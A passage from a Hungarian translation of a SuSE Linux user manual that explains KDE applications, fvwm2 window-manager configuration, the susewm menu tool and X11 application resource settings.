9.9 ábra: A KDE megjelenését a *kdisplay* segítségével szabályozhatjuk

Természetesen nem soroluk fel minden KDE-alkalmazást és kézikönyveiket. A KDE egyik célja, hogy használhatóbbá és emberközelibbé tegye gépünket. Egy kis kereséssel KDE-alkalmazások tömegére találhatunk.

Segítség minden KDE-alkalmazáshoz elérhető. A `kdehelp` -et úgy érhetjük el, hogy a munkaasztalon kattintunk a jobb egérgombbal.

Mindazonáltal tartuk észben, hogy jónéhány KDE-alkalmazás még korai fejlesztési fázisban van. Ez részben azt jelenti, hogy nem stabilak, lefagyhatnak vagy egyéb furcsa dolgok történhetnek. Többnyire azonban nem ez a helyzet.

A KDE komplexitásából és gyors fejlesztéséből fakadóan ezek az alkalmazások nincsenek benne a telepíthető KDE-csomagjainkban. Megpróbálunk annyi KDE-alkalmazást támogatni a disztribúciónkban, amennyit csak lehetséges; lásd a 1.4.1 fejezetben (8. oldal). Vagy egy tucat levelezési lista elérhető a KDE weblapjáról (<http://www.kde.org>). Itt számtalan témában találunk információt, így a legutóbbi KDE megjelenésével és alkalmazásaival kapcsolatban is.

Végül szeretnénk megemlíteni, hogy vannak speciálisan átalakított KDE-csomagjaink, amelyek az FTP-helyünkről letölthetők:

ftp://ftp.suse.com/pub/SuSE-Linux/suse_update/KDE

Ezek a csomagok a YaST-tal kényelmesen telepíthetőek. Olvassuk el az idevonatkozó README fájlokat, amelyek szintén a fenti URL címen találhatóak.

9.3 Az *fvwm2* ablakkezelő

Fordította: Petőfi Sándor László

Általánosságban

Tudjunk meg többet az *Fvwm2* (***fvwm2***)-ről, az ablakkezelőről, amely a linux és az XFree86 számára gyorsan az ablakkezelővé vált.

Az *Fvwm2*⁵ váltotta fel a régi *fvwm1*-et. Sokkal több memóriára van szüksége, mint a régebbi verzióknak, de sok új funkciót és beállítási lehetőséget is biztosít számunkra.

A szokásos funkciók mellett, mint amilyen az ablakok elrendezése, a gombok és a munkafelület kinézete, már elérhetők a háttérmenük és a moduláris alkalmazások, melyek menet közben is betölthetők. Ezek a tulajdonságok érdekes funkciókat tesznek lehetővé számunkra, mint amilyen a tálca is.

A funkciókról, az indításról és a beállításról további információk találhatóak az *fvwm2* idevonatkozó kézikönyvoldalain:

- `'man fvwm2'`
- `'man FvwmAudio'`
- `'man FvwmButtons'`, stb.

vagy a `/usr/share/doc/packages/fvwm`-ben, amely az *fvwm* csomag telepítésével automatikusan felkerül. Ha valami kérdésünk van, először ezeket a dokumentumokat nézzük meg.



Mind az *fvwm* és az *fvwm2* ugyanazt a forrást használja a kézikönyvoldalak számára, ezért csak különleges eljárással nézhetjük meg ezeket. Az *fvwm2* kézikönyvoldalait a rendes *man* paranccsal olvashatjuk. Az *fvwm* (első verzió) és az *fvwm95* oldalait a SuSE Linux-ban áthelyeztük egy más alkönyvtárba.

⁵ A SuSE Linux-ban, az *fvwm2* a `'fvwm'`, az előző verzió, az *fvwm* a `'fvwm1'` csomagban, az `'xwm'` készletben található meg.

Az *fvwm* (egyes verzió) kézikönyvoldalait az *fvwmman* parancssal olvashatjuk. Például:

```
fvwmman FvwmButtons
```

Az *fvwm95* (egyes verzió) kézikönyvoldalait az *fvwm95man* parancssal olvashatjuk. Például:

```
fvwm95man FvwmButtons
```

Ez után elérhetjük az *FvwmButtons* idevonatkozó csomagjának kézikönyvoldalait. Ezen kívül még láthatjuk más ablakkezelők kézikönyvoldalait a 'Work menu'-ből nyílóan. Ha elérhetők, akkor ezeket a *különleges* kézikönyvoldalakat a 'Window Manager'-ben a 'manpages' almenü alatt találhatjuk.

Ha nem akarunk forrásból indulni, létrehozhatunk egy beállítási "keretet" a *susewm* -mel és ezután ezt igényeink szerint szabhatjuk át. A *susewm* a 9.5 fejezetben (302. oldal) van ismertetve.

Az fvwm2 beállítása

A *fvwm2* két fájlon keresztül állítható be:

- Rendszerszintű beállítási fájl (`.fvwm2rc` a `/usr/X11R6/lib/X11/fvwm2`-ben), amely bármikor elérhető
- Felhasználószintű fájl az `(~/ .fvwm2rc` a felhasználó home alkönyvtárában), amely nem feltétlenül szükséges (de ajánlott)

A *susewm* program, melyet később részletezünk, biztosítja az *fvwm2* számára a rendszerszintű beállítási fájlt.

Az *fvwm2* ezeket a beállítási fájlokat az induláskor olvassa be⁶. A WINDOWMANAGER környezeti változó beállíthatja az idevonatkozó ablakkezelő teljes elérési útját. Az *fvwm2* először a felhasználó beállítási fájlját próbálja olvasni. Ha ez nem létezik, a rendszerszintűt olvassa.

Minden *fvwm2* modul szintén olvassa ezt a fájlt, de csak a magukra vonatkozó parancsokat használják.

Ajánlatos, hogy minden felhasználó hozza létre a saját beállítási fájlját, amelyet egyéni igényei szerint változtathat és alakíthat.

A beállítási fájl változtatása után újra kell indítani az ablakkezelőt, hogy a változtatások érvénybe lépjenek.



Az *fvwm* újraindítására rendelkezésünkre áll egy menübejegyzés, melyet a SuSE Linux előre létrehozott a 'Work menu'-ben és amelynek 'Window Manager' a neve. Az X kiszolgálót a *startx* -szel is újraindíthatjuk parancsorból. Ezen kívül még lehetséges az ablakkezelőt *xterm*-ből vagy szöveges konzolról is újraindítani. Csak üssük be:

```
jancsi@meggyfa: > killall -10 fvwm2
```

Az *fvwm* beállításait interaktívan az *FvwmConfig* segítségével változtathatjuk meg. Ez az eszköz ellenben nagyon korlátozott beállítási lehetőségeket

⁶ Általánosságban az ablakkezelő is a `/usr/X11R6/lib/X11/xinit/xinitrc`-ből indul.

ajánl, és a változtatások nem menthetők. Kiegészítésül az *FvmSave* és az *FvwmSaveDesk* áll rendelkezésre, melyek valóban elmentik az ablakkezelő aktuális állapotát. Mindazonáltal ezeknek a fájljai nem olvasódnak be automatikusan a következő rendszerindulásnál. További érdeklődés esetén nézzük meg a modulok kézikönyvoldalait.

9.4 Az fvwm2 beállítása

Általánosságban

Most már a személyes *Fvwm2* beállítási fájl mélyére hatolhatunk. Ha még nincs ilyenünk, akkor a *susewm* használatával létrehozhatunk egy ablakkezelő beállító fájlt, ahogyan a 9.5.1 fejezetben (303. oldal) részleteztük. A *susewm* használata helyett az *fvwm2* szerzője által közreadott beállítási fájlt is használhatjuk. Ez valószínűleg a `/usr/share/doc/packages/fvwm/system.fvwm2rc` elérési úton található meg.

Indítsuk el a kedvenc szerkesztőnket, és töltsük be a `~/ .fvwm2rc` fájlt. Át kell majd tekintenünk néhányat a beállítások közül.

Mi történik, amikor az fvwm2 elindul?

Gördítsük tovább a szöveget a következő megjegyzésig:

```
#####
#
#   initialization function head
#   common to all wms
#
#####
```

9.4.1 fájllista: **InitFunction** a `~/ .fvwm2rc`-ben

Ez alatt egy lista található azokról a programokról, melyek futnak, mikor az *fvwm2* újraindul. Itt az *FvwmBanner* töltődik be, néhány *xterm* és egy *xpm-root* indul el. Az *xpmroot* képeket rak a rootablakokba. Ebből a célból bármely programot használhatjuk, amely képes írni a rootablakba (mint amilyen az *xli*, *xv*).

Itt egy példa, hogyan használjuk az *xv*-t:

```
+ "I" Exec xv -quit -root -owncmap -maxpect ~/pics/bild13.gif
```

Ezt a háttérképparancsot helyezhetjük azon részek közé, melyek végrehajtnak az *fvwm2* újraindításával, pl. a *Restart Function*-on belül. Ez található:

```
#####
#
#   restart function
#   common to all wms
#
#####
```

9.4.2 fájllista: A **RestartFunction** a `~/ .fvwm2rc`-ben

Gyakran a két rész, az **InitFunction** és a **RestartFunction** ugyanúgy néz ki, mióta mindkettő az ablakkezelő indításával törődik. A **RestartFunction**-ba, rendszerint nem tartozik bele az *fvwm* felirata (banner).

Az *fvwm* (*Fvwm*, *Fvwm2*, *Fvwm95*, *Bowman* és *AfterStep* újabb verziói a SuSE Linux-ban (5.0-tól felfelé) rendelkeznek kiegészítő **ExitFunction**-nal az **InitFunction**-on és **RestartFunction** -on kívül. Ez a lehetőség képessé tesz bennünket arra, hogy beállítsunk indítandó programokat, amelyek az ablakkezelő indulása *előtt* indulnak, vagy *mielőtt* az ablakkezelőből kilépnénk. Ez az útja annak, hogy elávolítsuk a háttérképet újraindulás előtt – azután az ablakkezelő beállítson egy újat.

Színek és fontok

A színek és fontok beállítási a 9.4.3 fájllistában találhatók.

```
#####
#
#   colors and fonts
#
#####
```

9.4.3 fájllista: A színek és fontok beállítási a ~/ .fvwm2rc -ben

Ebben a fájlban mindent, amit szeretnénk, megtehetünk. Kiválaszthatjuk a leginkább tetsző színeket. Minden telepített színt láthatunk. A látható szín leginkább a videokártyától és a színmélységtől függenek. Kattintsunk a jobb egérgombbal a root menüben, és válasszuk a 'System Tools' menüt. Itt váltunk az 'Information' -ra. A legvégén egy ikont láthatunk, az 'XColors' -t. Indítsuk el, és minden, a rendszerünkön elérhető színt látni fogunk. Ezen színek nevei a /usr/X11R6/lib/X11/rgb.txt-ben találhatók.

Ebben a részben lévő néhány parancs a következőhöz hasonlít:

```
WindowFont -misc-fixed-bold-r-normal-*-13-*-75-75-c-80-iso8859-1
```

Ez egy betűkészlet (font) rendszerszerű leírása az X11-ben. Minden betűkészlet ebben a stílusban van meghatározva. Nagyon messze esne e könyv témájától, ha mindent részletesen elmagyaráznánk.

A fontok a /usr/X11R6/lib/X11/fonts/misc-ben helyezkednek el. Ebben a könyvtárban van a fonts.alias fájl, mely minden font-helyettesítőt tartalmaz e font-alkönyvtár számára. Hogy az életet könnyebbé tegyük, íme egy jópár a közismert *helyettesítők* közül.

```
variable *-helvetica-bold-r-normal-*-120-*-*-*-iso8859-1
5x7      -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-1
```

Így sokkal könnyebb megjegyezni ezeket a neveket... :-)

Ikonok

Az ikonok a **Style** parancs használatával határozhatók meg:

Itt ikonokat jelölhetünk ki az idevonatkozó alkalmazások számára. Csak arról kell megbizonyosodnunk, hogy ezek az ikonok benne vannak az **IconPath**-

```
#
# others
#
Style "xterm"           Icon Terminal.xpm
Style "xosview"         NoTitle, Sticky
Style "xosview"         UsePPosition
```

9.4.4 fájllista: Ikonok a megfelelő ablakokhoz

ban (mely szinte kivétel nélkül az `~/fvwm2rc` kezdetén állítódik be). Alapjában véve minden, a `/usr/X11R6/include/X11/3dpxmaps/`-ben található ikont is használhatunk; ez csak egy példa. A pixmapeknek sok más forrása is van. Az **IconPath**-ban nem szereplő minden ikon számára meg kell határoznunk a teljes elérési utat.

Tételezzük fel, hogy egy ghost ikont akarunk kijelölni a *ghostview* számára. Nézzünk bele a fentebb említett könyvtárba, és látni fogjuk a *ghostbusters.xpm* ikont. Szűrjük be a következő sort:

```
Style "ghostview"      Icon ghostbusters.xpm
```

Ez minden. Majdnem minden alkalmazáshoz hasonló módon rendelhetünk ikont. A legtöbb alkalmazásnak már van alapértelmezett ikonja. Akárhogy is, tudnunk kell, mi az alkalmazás pontos neve⁷, az "xTerm" az "xterm" helyett nem fog működni. Egy meghatározott ablak nevét a 'Work menu'-ben azonosíthatjuk, kiválasztva a 'Window Manager', 'Modules', 'Ident', (programnév *FvwmIdent*) -et, és ezután kattintsunk a kívánt ablakra.

Egérmutató (Cursor)

Ezen túl az egérmutató színe és formája is beállítható. Ehhez rendelkezésre áll az *xsetroot* eszköz (amellyel a root ablak sokkal egyszerűbben beállítható). Ez a következővel indul:

```
jancsi@meggyfa: > xsetroot -cursor <bitmapfile>
```

Itt a **bitmapfile** bármely bittérkép-fájl lehet. A bittérképek alapértelmezésben a `/usr/X11R6/include/X11/bitmaps/`-ben helyezkednek el. Válasszunk ki egy alkalmasat, vagy hozzunk létre egy sajátot a *bitmap*-pel.

Fókusz

Az Fvwm ablakkezelőcsalád egy rendkívül népszerű tulajdonsága az, hogy hatással lehetünk arra, hogy az aktív ablakok hogyan cserélődjenek a rendszer futása közben. Megváltoztathatjuk a fókuszt és az ablakok felbukkanási rendjét a beállítási fájlban.

A *fókusz*-szal meghatározhatjuk az ablakkezelő tulajdonságait, melyek az egerrel kapcsolatos viselkedésére vonatkoznak a meghatározott ablakkal kapcsolatban. Alapvetően három lehetőség van:

⁷ Legyünk precízek, a pontos név kell.

- Először az ablakra kell kattintanunk, hogy például szöveget tudjunk bevenni a billentyűzetről egy ablakban futó folyamat számára. Ezt a viselkedést *Click to focus*-nak nevezzük. Ez egy széleskörűen alkalmazott szabvány, melyet a Windowsban és az OS/2-ben is megtalálunk.
- Az egérmutatót a meghatározott ablak fölé mozgatjuk, és az ablak automatikusan fókuszba kerül. Ezt a választ *Focus follows mouse*-nak nevezzük. Ha az egérmutató elhagyja az ablakot, a fókusz is ezt teszi, akkor is, ha az egérmutató a háttérren, vagy egy másik ablakban van.
- Fejlettebb változat a *Sloppy Focus* viselkedés, amely az *Fvwm2*-vel és az *Fvwm95*-tel állítható be. Ebben az esetben a fókusz ugyanazt a viselkedést mutatja, mint a *Focus follows mouse* esetén, azzal a kivétellel, hogy a fókusz addig a fókuszált ablakon marad, amíg egy másik ablakra nem fókuszálunk. A fókusz a kiemelt ablakon marad akkor is, ha az egérmutató a háttérre visszük.

Az *Fvwm2*-vel minden egyes ablak számára egyedi fókuszviselkedését állíthatunk be. Mint sok más beállítás, a fókuszé is a **Style** paranccsal történik:

```
Style "*" ClickToFocus
```

Ez a megadja a **ClickToFocus** beállítást minden ablak számára. Ez hasonlóan megtehető a **SloppyFocus** és **FocusFollowsMouse** beállításával is, a legutóbbi az *Fvwm2* alapbeállítása.

9.4.1 Automatikus felbukkanás (Autoraise)

Az ablakok automatikus felbukkanása egy érdekes tulajdonság; alapesetben megtartják a helyüket addig, amíg a fókusz meg nem változik a címsorra (titlebar) való kattintással. Az automatikus felbukkanás felhossa a fókuszált ablakot a többi fölé. Ennek csak akkor van értelme, amikor együtt használjuk a **FocusFollowsMouse**-zal vagy a **SloppyFocus**-szal. Nincs hatással rá, ha a **SloppyFocus**-t használjuk.

Az automatikus felbukkanás aktiválásához indítsuk el az *Fvwm* *AutoRaising* modulját a 'Window Manager' menü 'Modules', 'AutoRaise On/Off' menüjéből, vagy telepítsük állandóra egy bejegyzéssel az *Fvwm* beállítási fájljába, az `~/ .fvwm2rc`-ben az **InitFunction**-ba és a **RestartFunction**-ba:

```
Function InitFunction
+      "I"      Module  FvwmAuto 200

Function RestartFunction
+      "I"      Module  FvwmAuto 200
```

A 200-as érték a késleltetést 200 milliszekundumra állítja; az ablak ennyi idő után bukkan fel az előtérben. Ha nincs beállítva késleltetési érték, az ablak minden érintése az ablak "mozgásához" vezet, melynek eredménye folyamatos villogás lesz.

9.5 Az ablakkezelő beállítása a *susewm* segítségével

Fordította: Petőfi Sándor László

Mi a *susewm*?

A *susewm* leegyszerűsíti az általa támogatott ablakkezelők beállítását; ezek az *Fvwm*, *Fvwm2*, *Fvwm95*, *Bowman*, *Afterstep* (**afterstep**), *Ctwm*, *Mwm*⁸, és a *kwm*⁹.

Az *fvwm* óta a *bowman*, az *afterstep*, az *fvwm2* és a *fvwm95* többnyire ugyanazon ablakkezelőn alapulnak; az *fvwm2* az *fvwm* utódja. Ez az öt ablakkezelő gyakorlatilag hasonló módon állítható be, és majdnem azonos tulajdonságokkal is rendelkeznek.

Másrésről jelentős különbségek is vannak ezen ablakkezelők beállításában. A felhasználónak a *susewm* lehetővé teszi, hogy egy absztrakt makrónyelv használatával több különböző konfigurációs fájl beállítgatása helyett egy konfigurációs fájlban lehessen a közös folyamatokat beállítani.

A *susewm* ezen kívül be tud állítani teljesen különböző ablakkezelőket is, mint például a *ctwm*-et, *mwm*-et és a *kwm*-et. Persze, ez csak az automatikusan előállított menü-bejegyzésekre vonatkozik (erről többet az alábbi részben).

Ezen egyedülálló ablakkezelők közötti különbség egyedi felhasználási módjukban derül ki.

A *susewm* legkifinomultabb tulajdonsága, hogy lehetővé teszi menük és támogatott modulok létrehozását, függően attól, hogy milyen szoftvercsomagok vannak telepítve. A nem telepített csomagok számára nincsenek menü-bejegyzések. Ha egy menüt kiválasztunk, biztosak lehetünk benne, hogy a hozzátartozó program telepítve van és használható.

Következzék a *susewm* még néhány tulajdonsága:

- Nyolc ablakkezelő beállítási lehetősége: ezek az *Fvwm*, *Fvwm2*, *Fvwm95*, *Bowman*, *afterstep*, *ctwm*, *mwm* és a *kwm*
- központi könyvtár minden ablakkezelő számára; egységes makrók különböző konfigurációs fájlokhoz.
- egyéni ablakkezelőkhöz további konfigurációs fájlok, melyek meghatározott tulajdonságokat és különlegességeket vesznek tekintetbe.
- kiegészítő forrásfájlok betöltése¹⁰ a rendszerünkön a `/etc/rc.config`-on keresztül történik az automatikus beállítás érdekében.
- lehetőség van a forrás fájlok meghatározott felhasználóra vonatkoztatására az `Ö $HOME` könyvtárban az automatikus beállítás során.
- a felhasználó-specifikus konfigurációs fájlok létrehozásuk során megőrzik a régebbi konfigurációs fájlok változtatásait

⁸ az *Mwm* a kereskedelmi **Metrolink Motif** vagy **Metrolink Motif Runtime Libraries** része.

⁹ Az ál-ablakkezelőt, a *CDEsim* (**cdesim**) -et itt nem vesszük figyelembe. További információkat a '*cdesim*' csomag ('*xwm*' készlet) telepítése után, a `/usr/share/doc/packages/cdesim` állományban találhat.

¹⁰ Általában ezek az ablakkezelők konfigurációs fájljainak forrásai. Ezek *susewm* -mel való használata során a *susewm* formátuma részesül előnyben.

- egységes parancsok a nyolc ablakkezelő számára
- a széles körben használt kereskedelmi alkalmazásokat integrálja az ablakkezelő menübe, melyek nem részei a SuSE Linux-nak
- váltás a támogatott ablakkezelők között az indító szkriptek változtatása nélkül, mint amilyen a `~/xinitrc`, olyan mértékben, ahogyan az ablakkezelő ezt megengedi.

9.5.1 Bejegyzések hozzáadása a menühöz

Ha bejegyzéseket akarunk a SuSE-n belül hozzáadni, létre kell hoznunk néhány fájlt, ahogyan a 9.5.1 fájllistán látható.

```
Name=Printer
Comment=Show all printers
Exec=klp
MiniIcon=printer.xpm
Icon=printer.xpm
Type=Application
```

9.5.1 fájllista: a *SuSEwm* menübejegyzéseinek `.lnk` fájlja

Itt a **Name[...]** és **Exec** bejegyzései különösen fontosak. Minden egyéb bejegyzés opcionális. Ha beírjuk, hogy **Type=TEXT**, minden program egy terminálban fog futni.

Hogy a bejegyzés létrejöjjön, a következőként kell futtatni a fájlt:

`<package>.<bin>.lnk`; itt a `<package>` abból az RPM csomagnév-ből áll, mely tartalmazza az idevonatkozó programot. Ha a csomagot nem az RPM segítségével telepítettük, például beüthetjük a `<susewm>-et`. A `<bin>` számára beüthetünk rövidítést is, például annak a programnak a nevét, amely-hez tartozik. Ezen túl a fájlnev kiterjesztése lehet `.lnk`. Ezt a fájlt át kell mozgatnunk a `/etc/X11/susewm/AddEntries` alkönyvtárba. Attól függően, hogy melyik alkönyvtárba mozgattuk át a fájlt, a bejegyzés fel fog tűnni a hozzátartozó almenüben.

Hogyan használjuk a *susewm-et*

A *susewm*-et két különböző módon használhatjuk:

- Még nem rendelkezünk saját konfigurációs fájlokkal, de a munkafelületünket megfelelően akarjuk beállítani.
- Már vannak konfigurációs fájljaink, de a szoftverünket a YaST segítségével telepítettük, ezért a menük már nem tükrözik a jelenlegi állapotot.

Ebben az esetben következőkről feltételezzük, hogy telepítve vannak:

- A linux-rendszerünk és az X Window Rendszer (XFree86) telepítve, rendszeren beállítva és futásra készen van.
- Az *fvwm2* ablakkezelőt használjuk (ami az alapértelmezett a SuSE Linux-ban), de lehet más támogatott ablakkezelőnk is.
- A *susewm* telepítve van az általános beállításokkal.

- Egyszerű felhasználóként jelentkezünk be, (például a mintafelhasználóként, amelyet a YaST segítségével hoztunk létre a szokványos telepítéskor), de ne `'root'`-ként.
- A nyelvet angol-ra állítottuk. Ugyanazok a feltételek vonatkoznak a német menükre is.

A következőket tehetjük. Ha a bal egérgombbal a képernyőre kattintunk (a háttér tetszőleges pontjára), egy menü jelenik meg. Ezt `'munkamenü'`-nek hívjuk. Itt a munkánkhoz leggyakrabban használt programok listája tűnik elő (ez függ az egyedi felhasználótól).

Az ebben a menüben lévő utolsó bejegyzés (`'Window Manager'`) tartalmaz egy almenüt, ami a futó ablakkezelőre vonatkozó beállításokat és változtatásokat tartalmaz. Ha más ablakkezelőt akarunk használni, csak használjuk az `'Other window managers'` menüben kínákozó lehetőségeket.

A `'Window Manager'` menüben kattintsunk a `'Configuration'` menüpontra. Ebben az almenüben több választási lehetőséget találunk mind a négy menürésről.

- Az első menürészben lévő választási lehetőségek a `susewm`-ről szóló dokumentációk olvasására vonatkoznak. Itt ebben a fejezetben nem tárgyalt részletek is vannak.
- A második részben PC-nk konfigurációs fájljainak `editor`-ral való megváltoztatására vonatkozó lehetőségek vannak.
- A harmadik menürész segít abban, hogy az általunk választott nyelven hozzunk létre felhasználófüggetlen konfigurációs fájlt.

Az `fvwm2` `'munkamenü'`-jéről szóló képernyőfotó látható a 9.10 ábrán.

Ha azt választjuk, hogy felépítünk egy konfigurációs fájlt (a harmadik menürészből), egy ablak jelenik meg a `mksusewmrc`-vel (ez a program része a `susewm`-nek). Csak olvassuk a szövegeket, és nyomjuk meg a megfelelő gombot, ha kérdeznak.

Ez minden; ezek után már képesek vagyunk szerkeszteni a `$HOME` könyvtárunkban frissen létrehozott konfigurációs fájlt. A `susewm` majdnem mindent elvégez az új konfigurációs állománnyal kapcsolatban.




Ha valaha némiképp meg akarjuk változtatni a munkaasztal beállításait, először létre kell hoznunk a saját konfigurációs fájljainkat. Ennek mikéntjét lásd feljebb. Ezek után csak változtatni tudjuk a fájlt. Ha *teljesen más* konfigurációs fájlokat akarunk írni, ne használjuk a `susewm`-et.

Egy példa

A színes munkaasztal szép, de mi a teendő, ha a hardver (memória, processzor, merevlemez) nem eléggé gyors. Nem az az ablakkezelő célja, hogy minden erőforrást felhasználjon az ikonok animációjára és egyéb játékszerekre.

Íme, egy tipp arra, hogy mit tegyünk, ha úgy érezzük, hogy a gépünk túl lassú, ha elindítjuk az `fvwm95`-öt vagy az `fvwm2`-t. A legtöbb problémát az okozza, hogy több száz ikont töltünk be. Három lehetőség van:



9.10 ábra: Beállító menük az ablakkezelő számára

- Távolítsuk el a 3dpixms -t; ha nagy ikonokat sem akarunk, akkor a 3dpixm -et is.
- A YaST-ban a 'Rendszeradminisztrátor' menüben, a 'Konfigurációs fájlok változtatása' almenüben a **SUSEWM_XPM=no** változó beállítható, amely a fentiekkel megegyező eredményre vezet. Ha közvetlenül a /etc/rc.config fájlban állítotuk át a változót, ne felejtjük el utána elindítani a SuSEconfig-ot.
- Távolítsuk el az ikonokat a konfigurációs fájlból.

Az első megoldás nagyon egyszerű. Csak indítsuk el a YaST-ot, és távolítsuk el az említett csomagokat. A YaST a susewm-mel együttműködve biztosítja a rendszerszintű ablakkezelő-beállítások módosítását. Ha felhasználószintű konfigurációs fájljaink vannak, kifejezetten azokat kell módosítani, a megfelelő ablakkezelő menüje segítségével, ahogyan már fentebb leírtuk.

A második módhoz nincs szükség további magyarázatra.

A harmadik módszer: engedjük, hogy a susewm létrehozza a konfigurációs fájlokat a fentebb leírt módon. Ezután távolítsunk el minden, ikonokat betöltő részt.

Most már az fvwm95 vagy az fvwm2 sokkal gyorsabban indul el. És, ahogyan az előbb említettük, a konfigurációs fájlokban minden szükségessé vált személyes változtatás megmaradhat, még akkor is, ha a susewm-et másodszer is segítségül hívjuk.


```
AddToMenu thiswmpopup "Fvwm2" Title

+ "Other windowmanagers%small.warning_3d.xpm%" Popup otherwmpopup
+ "Configuration%small.checklist2_3d.xpm%"      Popup susewmpopup
+ " "                                           Nop
+ "Fvwm2 Restartt%small.restart_suse_3d.xpm%"   Restart fvwm2
+ "Exit Fvwm2 and%small.exit.xpm%"             Function QuitSave

# end popup thiswmpopup
```

9.5.2 fájllista: az .fvwm2rc menübejegyzései ikonokkal

```
AddToMenu thiswmpopup "Fvwm2" Title

+ "Other window manager" Popup otherwmpopup
+ "Configuration"        Popup susewmpopup
+ " "                    Nop
+ "Fvwm2 Restart"        Restart fvwm2
+ "Exit Fvwm2 and X"     Function QuitSave

# end popup thiswmpopup
```

9.5.3 fájllista: az .fvwm2rc menübejegyzései ikonok nélkül

9.6 A konfiguráció személyreszabása

Ahogy fentebb ígértük, most az asztal felületét és működését fogjuk beállítani—miért vásárolnánk egy előre beállított felületet, ha magunk is be tudjuk állítani?

Először néhány általános információ az asztal beállításáról—két hely van, ahol ezeket beállíthatjuk

- az X Window rendszer alapértelmezett beállításai az alkalmazások számára
- az ablakkezelő konfigurációs fájljai, ahogy a 9.4 fejezetben (298. oldal) említettük

X11-alkalmazások alapbeállításai

Általános beállítások

Majdnem mindegyik X11 alkalmazásnak megvan a maga alapértelmezett beállítása. Ezt a beállítást a /usr/X11R6/lib/X11/app-defaults¹¹ helyre másolja a rendszer a telepítéskor. Itt olyan fájlok találhatók, mint például az Xarchie. Vessünk egy pillantást erre a fájlra (pl. **less Xarchie**). A következőket sorokat találjuk itt:

Xarchie.color*background: powder blue

Ne aggódjunk a kódolt nevek miatt: egyelőre nem kell megértenünk őket. X11 alatt minden program "Widgets"-ből épül fel¹². Esetünkben van egy

¹¹ Nagyon hasznos az ilyen hosszú és nehezen érthető nevekhez aliaszt rendelni.

¹² A "Widget"-et tekintjük "tégla"-nak. A szót a "windows"-ból és a "gadget"-ből rakták össze.

fő widget, ami a fő ablak (ezt hívják meg először). Minden más program a szülőjének a *gyerekwidget*-je (többé-kevésbé). Ez azt jelenti, hogy minden gyerekwidget pontosan *egy* szülővel, és egy vagy több *gyerekwidgettel* rendelkezik. Mindegyik widget egyedi névvel rendelkezik.

Az ablakokat és az widget-eket nem szabad összekeverni. Egy görgetősáv – például – önmagában is ablaknak számít (ablak minden díszítés nélkül). Egy widget tartalmazhat görgetősávot, szövegmezőt és egyéb jellemzőket is.

Ez arra következtetésre vezet minket, hogy minden ablak és az összetevői egyedi névvel illethetők. A példánkban ez a következőt jelenti:

- Az első szó egészen az első pontig (*Xarchie*) az *xarchie* program legfelső szintű widgetjének a neve. (Megállapodás, hogy az alkalmazások nevét nagy kezdőbetűvel írjuk).
- A pont után van egy `'color'`. Ez természetesen a színt jelenti. De melyiket?
- Azután egy `'.'` következik. Ez a pont ugyanígy lehetne egy csillag (`'*'`) is.
 - A `'.'` azt jelenti, hogy ez egy közvetlen hierarchia.
 - A `'*'` egy helyettesítő karakter. Ez azt jelzi, hogy a két ablak között esetleg további ablakok találhatók.
- A "background" szó mutatja, hogy melyik színt fogjuk beállítani. Ide bármilyen előre definiált színt beírhatunk.

Felhasználó-szintű beállítások

Azért, hogy minden felhasználónak lehessenek saját beállításai, létezik egy `~/.Xresources` fájl a HOME könyvtárban. A `'.'` az elején jelzi, hogy rejtett fájlról van szó.

Minden felhasználó-szintű beállítást ebben a fájlban lehet elkészíteni. Például definiálhatjuk azt, hogy minden ablak háttere sárga legyen, kivéve a fő ablakét, amelyiknek pirosnak kell lenni.

Visszatérve a fenti példához, ez azt jelenti, hogy felülírhatjuk a rendszerszintű beállításokat (`app-defaults` fájlokban) az `~/.Xresources` fájlban lévővel. Tehát ha beállítjuk a következőket a `~/.Xresources` fájlban:

```
Xarchie.color*background: gold
```

az *xarchie* alkalmazás arany színű háttérrel indul.

Nem csak az ablakok színét, de szinte bármilyen jellemzőjét megváltoztathatjuk. Ehhez egy hasznos program az *editres* ("editres" jelentése EDiT RE-Sources). Ez a kis eszköz megjeleníti egy adott program összes erőforrását, és lehetővé teszi számunkra, hogy futás közben változtassuk meg ezeket (láthatjuk, mit csináltunk).

Íme néhány példa arra, hogy miket állíthatunk át:

```
Xarchie.color*background:           powder blue
Xarchie.color*SimpleMenu*background: wheat
Xarchie.color*Command*background:  wheat
Xarchie.color*MenuButton*background: wheat
Xarchie.color*Text*background:      wheat
```

Indulási paraméterek beállítása

Van egy harmadik mód arra, hogy befolyásoljuk egy alkalmazás működését; futás közben paramétereket adhatunk át neki. Ezeket a paramétereket akár az ablakkezelőnk konfigurációs fájljába is rakhatjuk, ha épp onnan akarjuk indítani az alkalmazást.

Például indíthatunk egy programot másik betű- és háttérszínnel (bg=background, háttér fg=foreground, betűszín):

```
xterm -bg darkblue -fg white
```

Egy kék *xterm* programot kapsz fehér betűkkel.

A konfigurációs lehetőségek hogyan "működnek"?

